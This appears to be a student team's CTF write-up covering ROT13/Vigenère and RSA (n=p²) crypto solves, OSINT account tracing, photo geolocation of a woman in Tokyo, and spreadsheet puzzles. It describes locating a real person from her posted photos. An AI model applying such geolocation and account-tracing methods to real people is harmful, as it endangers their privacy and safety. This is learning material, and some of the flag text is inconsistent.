This we got a 2 file that enc_flag that contain key

Wait what? Ms. Fay likes caffeine that is not coffee? Majuscule

It sounds like you're dealing with some kind of puzzle or riddle. "Ms. Fay likes caffeine that is not coffee" suggests a caffeinated beverage other than coffee. A common alternative is **tea**.

"Majuscule" means uppercase, so the answer is likely "**TEA**".

Does that fit the context of your challenge?

the other

If not **tea**, then another common caffeinated beverage that's not coffee is **soda** (like cola) or **energy drinks**.

Since "majuscule" means uppercase, the answer could be **SODA** or **COLA**.

Does that fit what you're looking for?



samuel - cyber1 - pemula

try food

A caffeinated food that is not coffee? The most common one is **chocolate!**

Since "majuscule" means uppercase, the answer is likely **CHOCOLATE** or maybe **COCOA**.


Does that match what you're thinking?



And we got chocolate as a key and we can directly find the decoder for the flag and key

The screenshot shows a web-based tool for decoding messages. The main interface has a sidebar on the left with various menu items such as Operations, Vigenère Encode, Vigenère Decode, Favourites, Data format, Encryption / Encoding, Public Key, Arithmetic / Logic, Networking, Language, Utils, Date / Time, Extractors, Compression, and Hashes. The central area is titled 'Recipe' and shows 'ROT13' selected. It has checkboxes for 'Rotate lower case chars', 'Rotate upper case chars', and 'Rotate numbers' (with an 'Amount' field set to 13). The 'Input' field contains the string 'H6-839V(VH123C6Q-1Q-281-TD4P-F46P-P15dR7)'. The 'Output' field shows the decoded message 'AA-EMZI[13A3MPHD-1D-HBV-G84C-S4KC-C1F3G7]'. At the bottom, there are buttons for 'STEP', 'BAKE!', and 'Auto Take'.

The flag i change it into rot13 and after that we can change it into vignere cipher



That's the flag enjoy by not using any cryptography code challenge

Rizz Me Up

Solved On: Friday, 07 - 03 - 2025

Solved by: Rafael Josh

Flag Retrieved: pu-flag{pu-flag{s0_y0u_kn0w_3ul3r_t0t13nt}}

Challenges overview:

This challenge is solving RSA encryption with the variables given

Key Findings:

I now understand how RSA and its computation Works

Vulnerability Analysis:


RSA is one of the strongest encryption out there, but since the variables are given here it becomes not very secure.

Tools Used:

Chat GPT (to make decryption faster)

Exploitation Step-by-step:

1. First we are given three numbers :
n (the modulus) – This is a big number used in RSA encryption.
e (the public exponent) – This is 65537, a common value in RSA.
c (the ciphertext) – This is the encrypted message.



The terminal window shows the following content:

```
n =
115428644739967435814189048866785468906261625482019744729834207907043129469425975244129506054900
81307895650879416243646991905383838070224230520754646001951426122288013794366090644571216189443
850031118314475922901542817401665776376717084610684807367238714026830809778512183561886569509094
265412010464704828471626987279490373467392828367020053319553963995732456311021622196872606355
660256120830284083408003839292042206775958924336212096509219936003506235432098952376198902949317
723016954662673291511212654502489606174608273136966937141430366611399332995741555319001676276951
80008199165974787819959707488716728650561
e = 65537
c =
23123634949143105749145572598499579878677693861562386320360123153567511324921527075779947629512
110017232368629463114247057410398334347616761535417963535659075221817163259430672428917738437193
138944351218754890183580185037889227881252470918247499326289523458164244325358224908645285495739
381874706138347397073324015191744305062868371673361282229665115262607277837763413333803326882475
92020935065302790582291375827673220518903777294984127204653758751659492231304146925862886101808
694056670788493409699950805466168777062350233879963537860953956094740797779719188343092860900790
9566568164168021633744073025004284604851
```

Rafael - Cyber 1 - Pemula

2. Analyzing the n (modulus)

So in a standard RSA challenge, n is usually the product of two prime numbers (p and q). To break RSA, I need to factorize nn and find these primes. I use Python code to find out

p

Code :

```
from sympy.ntheory import factorint
n =
1154286447399674358141890488667854689062616254820197447298342079
07043129469...
factors = factorint(n)
print(factors)
```

The result shows that n was a square of a single prime number, which means $n=p^2$

```
sigma@kali: ~/Downloads
File Actions Edit View Help
GNU nano 7.2          rsa.py *
from sympy.ntheory import factorint
n = 115428644739967435814189048866785468906261625482019744729834207907043129>
factors = factorint(n)
print(factors)
[115428644739967435814189048866785468906261625482019744729834207907043129]
```

3. Calculating Euler's Totient Function

For normal RSA, we calculate:

$$\phi(n) = (p-1)(q-1)$$

But since $n=p^2$, the totient function formula changes to:

$$\phi(n) = p \times (p-1)$$

Code for computing :

```
p = list(factors.keys())[0]
phi_n = p * (p - 1)
```

4. To decrypt the ciphertext, I needed the private key d, which is the modular inverse of e with respect to $\phi(n)$:

```
d = e^-1 mod phi_n
Code for computing :
from sympy import mod_inverse
```

```
e = 65537
d = mod_inverse(e, phi_n)
```

5. Now that I had d, I could decrypt the ciphertext using:

```
m = c^d mod n
```

I Asked GPT so the decryption process will be much faster and voila got the flag

After all the steps, I got the decrypted message:

pu-flag{so_you_know_3ul3r_t0t13nt} 🎉 Rafael - cyber 1 - pemula

This message suggests that the challenge was testing knowledge of RSA.

Impact and Severity:

Impact :

Easier Factorization

- In standard RSA, factoring n into p and q is difficult because both primes are unknown.
- When $n=p^2$, only one prime needs to be found, making factorization much easier.
- Once p is found, $\phi(n)$ can be computed directly.

Weakens Private Key Security

- The security of RSA depends on keeping d (the private key) secret.
- With p easily found, $\phi(n)$ is trivially calculated, allowing attackers to compute d and decrypt messages.

Potential for Exploiting Misconfigured RSA Implementations

- If an organization mistakenly uses an RSA key where n is a perfect square, their encryption is completely broken.
- Any attacker with access to n (which is public) can decrypt messages without needing brute force.

Severity :

Overall Severity: 9/10 (Critical)

- This issue is a severe RSA misconfiguration that completely breaks encryption when exploited.
- Attackers don't need advanced techniques, basic number theory is enough to recover private keys and decrypt messages.

Triple Threat

Solved On: 05 - 03 - 2025

Solved by: Samuel Junio Sambuaga

Flag Retrieved: pu-flag{I45t-I45t-cRYPT0-L3t5-PuSH-Y33h4w!!}

Challenges overview:

Its cryptography challenge that we must to decrypt finding a key and a

Key Findings:

The hint given to get a key

And its from the moderator bio

Cryptography Analysis:

Understanding the decrypted code

Tools Used:

Py

Chat gpt

Exploitation Step-by-step:

The screenshot shows the CyberChef interface with two main sections: 'Input' and 'Output'. In the 'Input' section, there is a large amount of encoded text. In the 'Operations' sidebar, under the 'Encryption / Encoding' category, a 'ROT47' recipe is selected with an 'Amount' of 47. Below the input, there is a dropdown menu for 'Alphabets' set to '123456789aBCDEFGHJKLMNOPQ...'. A checkbox for 'Remove non-alphabet chars.' is checked. The 'Output' section displays the decrypted text: 'The key is hidden somewhere in the discord channel. Perhaps in one of the moderators?'. At the bottom of the interface, there is a green button labeled 'BAKE!'.

So the first we need to find the hint text it direct to decode to rot 47 and from base 58 i directly confused because i didnt find in base 64 and i try base 58 its worked

After we get a text we need to get key, the key its from the discord

The screenshot shows a character profile for a player named 'FaY'. At the top, there's a large image of two female characters from the game: one with purple hair and a pink aura, and another with black hair and a green aura. Below this is a smaller circular portrait of the same purple-haired character. To the right of the portraits are three small icons: a speech bubble, a person icon, and a plus sign. Next to these is a blue button labeled 'Add Friend'. The main title 'FaY' is displayed in large, bold letters. Below it, the username 'frfusclol21' is shown, followed by four small colored circles (blue, pink, green, and orange). A horizontal line separates this from the profile details. The first detail is 'About Me' with the description 'Big brain gamer main'. Below this is a section titled 'KATANA' with two arrows pointing outwards. The next detail is 'Member Since' with the date 'Jan 23, 2018'. At the bottom, there's a note section with the heading 'Note' and the instruction 'Click to add a note'.

The key is katana once we get all we need we directly put in the py code given but i found a bug that i cant run it so i go to gpt instead to provide a codee

X Katana Cipher ▾



```
1  def reverse_columnar_transposition(text, key):
2      num_cols = len(key)
3      num_rows = len(text) // num_cols
4      remainder = len(text) % num_cols
5
6      key_order = sorted(range(len(key)), key=lambda k: key[k])
7      column_lengths = [num_rows + (1 if i < remainder else 0) for i in range(num_cols)]
8
9      columns = [''] * num_cols
10     index = 0
11     for i in key_order:
12         columns[i] = text[index:index + column_lengths[i]]
13         index += column_lengths[i]
14
15     plaintext = ''
16     for i in range(num_rows + 1):
17         for col in columns:
18             if i < len(col):
19                 plaintext += col[i]
20
21     return plaintext
22
23
24     def reverse_atbash_cipher(text):
25         result = []
26         for c in text:
27             if 'A' <= c <= 'Z':
28                 result.append(chr(ord('Z') - (ord(c) - ord('A'))))
29             elif 'a' <= c <= 'z':
30                 result.append(chr(ord('z') - (ord(c) - ord('a'))))
31             else:
32                 result.append(c)
33         return ''.join(result)
34
35
36     def reverse_caesar_cipher(text, shift):
37         result = []
38         for char in text:
39             if char.isalpha():
40                 base = ord('A') if char.isupper() else ord('a')
41                 result.append(chr((ord(char) - base - shift) % 26 + base))
42             else:
43                 result.append(char)
44         return ''.join(result)
```

And we got a new code lets run it

```
chal.py > ...
1 def reverse_columnar_transposition(text, key):
2     num_cols = len(key)
3     num_rows = len(text) // num_cols
4     remainder = len(text) % num_cols
5
6     key_order = sorted(range(len(key)), key=lambda k: key[k])
7     column_lengths = [num_rows + (1 if i < remainder else 0) for i in range(num_cols)]
8
9     columns = [''] * num_cols
10    index = 0
11    for i in key_order:
12        columns[i] = text[index:index + column_lengths[i]]
13        index += column_lengths[i]
14
15    plaintext = ''
16    for i in range(num_rows + 1):
17        for col in columns:
18            if i < len(col):
19                plaintext += col[i]
20
21    return plaintext
22
23
24 def reverse_atbash_cipher(text):
25     result = []
26     for c in text:
27         if 'A' <= c <= 'Z':
28             result.append(chr(ord('Z') - (ord(c) - ord('A'))))
29         elif 'a' <= c <= 'z':
30             result.append(chr(ord('z') - (ord(c) - ord('a'))))
31         else:
32             result.append(c)
33     return ''.join(result)
34

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

PS C:\Users\user\Downloads\TripleThreat> & C:/Users/User/AppData/Local/Microsoft/WindowsApps/python3.11.exe c:/Users/User/Downloads/TripleThreat/chall.py
PS C:\Users\user\Downloads\TripleThreat> & C:/Users/User/AppData/Local/Microsoft/WindowsApps/python3.11.exe c:/Users/User/Downloads/TripleThreat/chall.py
PS C:\Users\user\Downloads\TripleThreat> & C:/Users/User/AppData/Local/Microsoft/WindowsApps/python3.11.exe c:/Users/User/Downloads/TripleThreat/chall.py
Decrypted text: pu-flag145t-145t-dkWPT0-L3t5-PuSH-Y3h4w!_
PS C:\Users\User\Downloads\TripleThreat>
```

Yah we got a flag from this code

Impact and Severity:

High

OSINT

namejumpheadbang

Solved On: Wednesday, 19 February

Solved by: Rafael Josh Isaac

Flag Retrieved: pu-flag{congr4ts-y0u-4re-4-very-d3dic4ted-st4lker}

Challenges overview:

The challenge is about finding a username that is available on the internet. From the hint the username is in one specific social media.

Key Findings:

I just found out that finding flag in osint challenge can actually be this far (spent a lot of mental sanity in this challenge to be honest, to make it worse i suddenly got fever this morning)

In this challenge anything can be the actual clue and also not, like when one of the videos of the last youtube account had the “sabrina” video, which i thought this might be it because the x account posted something about sabrina uploading a music video. So I went to the video and I looked through all the comments multiple times while searching for the flag and turned out it wasn’t even there.

This challenge makes me feel like osint is all about creativity and of course to be dedicated, because without that, this challenge wouldn’t be done.

Tools Used:

The searching i have done is by searching username one by one, so there are no tools

Solving Step-by-step:

1. Since this challenge is username type osint (from the hint), we can narrow down our searches about the name “goodctfboi”, and find only username.
2. Another hint that this challenge is about a social media username, so that really helps in narrowing this down. So instead of using tools for searching, I use the old school method by searching for this username on every social media site I have, and I found that this username is available on X.

3. And just to make sure this is the right one I look through the accounts post and I look through the followers, and voila I got confirmation (the creator of this challenge's account is following the account).
4. So I looked through all the posts and reposts of the account and found an interesting youtube url, I clicked it and it went to someone's playlist.
5. So i was searching around the youtube and got the next hint "collaboration" and realized that one of the playlist got a "collab" with another account
6. I followed and looked through all the collaborations until it stopped. I realized that the last account has a description and its an instagram link, and i go to the url
7. I found out that the last step involves a tiny.cc which is the description of the instagram account. I tried combining it with the username of the instagram which is "caitvyne2" and it worked. It went to a docs which contains the flag.

Find My Friend

Solved On: Monday, 03 - 03 - 2025

Solved by: Rafael Josh

Flag Retrieved: pu-flag{Shibuya_Jingumae_MP83+37}

Challenges overview:

This challenge is osint and we're given a picture and we must know the exact location of the girl in the picture.

Key Findings:


Osint is quite powerful method for tracking places people's been

Tools Used:


Google Maps, Google Photo Search, Chat Gpt

Solving Step-by-step:

1. First we see the picture and since this is osint so the picture's probably been posted on the internet so i used google search photo to find the clear version of the picture since this one is blurry



2. Then we can get the clear picture of the picture we want to find (i actually found the real post in Instagram but this picture is already quite clear and we can see the clue in the sign in her back)



- Since I don't really know Japanese writings so I used AI to try to find where this picture probably taken (I used the second image from her Instagram just to make sure)

ChatGPT

Memory Full

maybe in the same district or close


Yes! Based on the second image, there's a street sign that reads "GREEN SEED" along with a Japanese address plate that seems to contain "6-18".

This strongly suggests that the location is in the Minami Aoyama (南青山) or Omotesando area in Tokyo, which is near Harajuku. These districts are well-known for their stylish streets, boutique stores, and trendy atmosphere. The brick building and signage also fit the aesthetic of Omotesando's smaller streets and fashionable

Ask anything

ChatGPT can make mistakes. Check important info.

- The AI suggest that this is definitely in Japan and it might be in Minami Aoyama or Omotesando, and from the first picture we also know that it is taken near a sport store which is "Salomon", so I tried to search Salomon store near that places AI suggests, and I found this store (to find this spot I actually have to use the walk feature from google maps and locate the exact spot where the picture been taken)



5. Since the flag format is based on the location of the sports store near Salomon, we can construct the flag.

A screenshot of the Google Maps mobile application. The search bar at the top shows "SALOMON Shibuya Store". Below the search bar, there are several tabs: "Rute" (Route), "Simpan" (Save), "Di Sekitar" (Nearby), "Kirim ke ponsel" (Send to phone), and "Bagikan" (Share). To the right of the tabs, there are filters for "Restoran", "Hotel", "Rekomendasi aktivitas", and "Transportasi umum". The main area shows a map of the Shibuya district in Tokyo. The SALOMON Shibuya Store is marked with a red pin and labeled "SALOMON Shibuya Store サロモンストア渋谷". Other nearby landmarks shown include the 2nd National Stadium, Harajuku Rehabilitation Hospital, Chōsenji Temple, and various convenience stores like Lawson and FamilyMart. The map also shows street names like 6 CHOME 6丁目, 7 CHOME 7丁目, and Nitori Shibuya-Park St. At the bottom of the screen, there are additional options like "Saranakan edit" (Edit suggestions) and "Jam favorit" (Favorite times).

My Favourite

Solved On: 05-03-2025

Solved by: Samuel Junio Sambuaga


Flag Retrieved: pu-flag{C4n-y0u-s33-me-n0w?}

Challenges overview:

Is about to understand the meaning of hint

Key Findings:

A hint




Tools Used:


-

Solving Step-by-step:

Its easy first, you need to figure it out caityne, since its osint, its must be correlated with social media or something,



I found this account, and look at the hint, it refers to the specific content like the first one



This is the first one, and you can see also in the 2 person left theres a flag, you just need to turn up your brightness

And the second refers to this cat, even tho you see a hint its furball, but its not refers to the furball in the post for the flag its on the right side of the cat



And third one is in the hint say that fresh, this post it refers to the fresh, for the flag is in the middle right a little bit, you can see the 3rd part of the flag



That's it for the osint we can find a flag easily

Miscellaneous

Sanity Test

Solved On: Wednesday, 19 February

Solved by: Rafael Josh

Flag Retrieved: pu-flag{enj0y-y0ur-f1rst-fr33-flag}

Challenges overview:

This challenge is the introduction of the ctf held today, and for the introduction of the flag format that is “pu-flag{ }”

Key Findings:

This is the most easiest challenge on the ctf because all you need to do is just copy paste the flag and you got a free point

Tools Used:

Keyboard for copy and paste

Solving Step-by-step:

1. First you can see that they give you the flag in the challenge description for free
2. Copy it and paste it on the flag input and submit

New-schedule

Solved On: Wednesday, 05 - 03 - 2025

Solved by: Rafael Josh

Flag Retrieved: pu-flag{1Ts_g0od_pr4cT1c3_fOr_U}

Challenges overview:

This is a challenge where you just have to find the hidden “coordinate” for the flag, which is quite easy.

Key Findings:

You have to know the category of the ctf because sometimes it can trap you, since the category for this ctf is misc and not cryptography so the base64 is clearly a trap for flag finders.

Tools Used:

Excel

Solving Step-by-step:

1. First you might want to copy the excel so you can do as you want with the excel.
2. Then since i know it is hidden, so it might be just a color trick, so i try to find possible column where the color is white and just select it all and reveal the hidden data

The screenshot shows a Microsoft Excel spreadsheet titled "Copy of Schedule List". The spreadsheet contains a table with columns labeled "Day/Course", "Communication and Data Networks", "Statistics and Probability", and "Applied Statistics". Rows represent days from Monday to Saturday. Cell A10 contains a large amount of encoded text: "ABKAAZAAUACAAADGABINAYIAYM4ACAADJABZQVIAANHAG4ABAABZQAYIADQAHKAISABSAAY?APEACAADCAADTABUA3YAUQAGYA". A color palette is open over the spreadsheet, specifically the "STANDARD" tab, with various colors selected. The background of the spreadsheet cells is white, while the palette has a dark background. The palette includes a "Reset" button and a "Conditional formatting" button at the bottom.

3. Then i see that the data is probably act as a coordinate to construct the flag, so i just construct it based on the data and got the actual flag (quite easy)

A	B	C	D	E	F	G	H	I	J	K
1	A	4	k	S	9					
2	-	m	p	l	V					
3	a	H	i	x	-					
4	1	-	t	3	d					
5	s	y	q	z	c					
6	5	U	=	Y	u					
